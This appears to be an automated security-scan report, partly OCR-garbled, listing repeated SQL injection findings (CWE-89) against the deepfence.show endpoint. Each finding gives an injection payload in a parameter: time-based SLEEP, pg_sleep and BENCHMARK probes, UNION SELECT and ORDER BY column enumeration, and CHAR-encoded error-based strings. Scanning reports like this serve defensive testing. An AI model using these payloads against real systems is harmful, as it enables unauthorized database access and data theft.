Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#616

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5)</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5)
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5)				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				

CWE-ID CWE-89

Issue Number

#617

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#618

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	AS INJECTX WHERE 1=1 AND 1=0--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:


```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
```

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#619

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1
Name	Value				
demouser@deepfence.io	ORDER BY 1				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#620				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAACAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#621				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4--</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/</pre>				

	 <pre>png" href="data:image/png;base64, iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#622

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY SLEEP(5)</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY SLEEP(5)
Name	Value				
demouser@deepfence.io	ORDER BY SLEEP(5)				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#623				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters		
	Name	Value
	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...></script></html>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#624	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters		
	Name	Value
	demouser@deepfence.io	"^"
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...></script></html>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#625	

Scan SQL Injection
Severity ERROR
Endpoint https://deepfence.show/
Request GET https://deepfence.show/ HTTP/1.1
Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 17

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:
 <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBjBjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID	CWE-89
Issue Number	#626

Scan SQL Injection
Severity ERROR
Endpoint https://deepfence.show/
Request GET https://deepfence.show/ HTTP/1.1
Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))

Response

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#627

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	ORDER BY 2

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io**CWE-ID** CWE-89**Issue Number**

#629

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	1) or pg_sleep(5)--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script
```

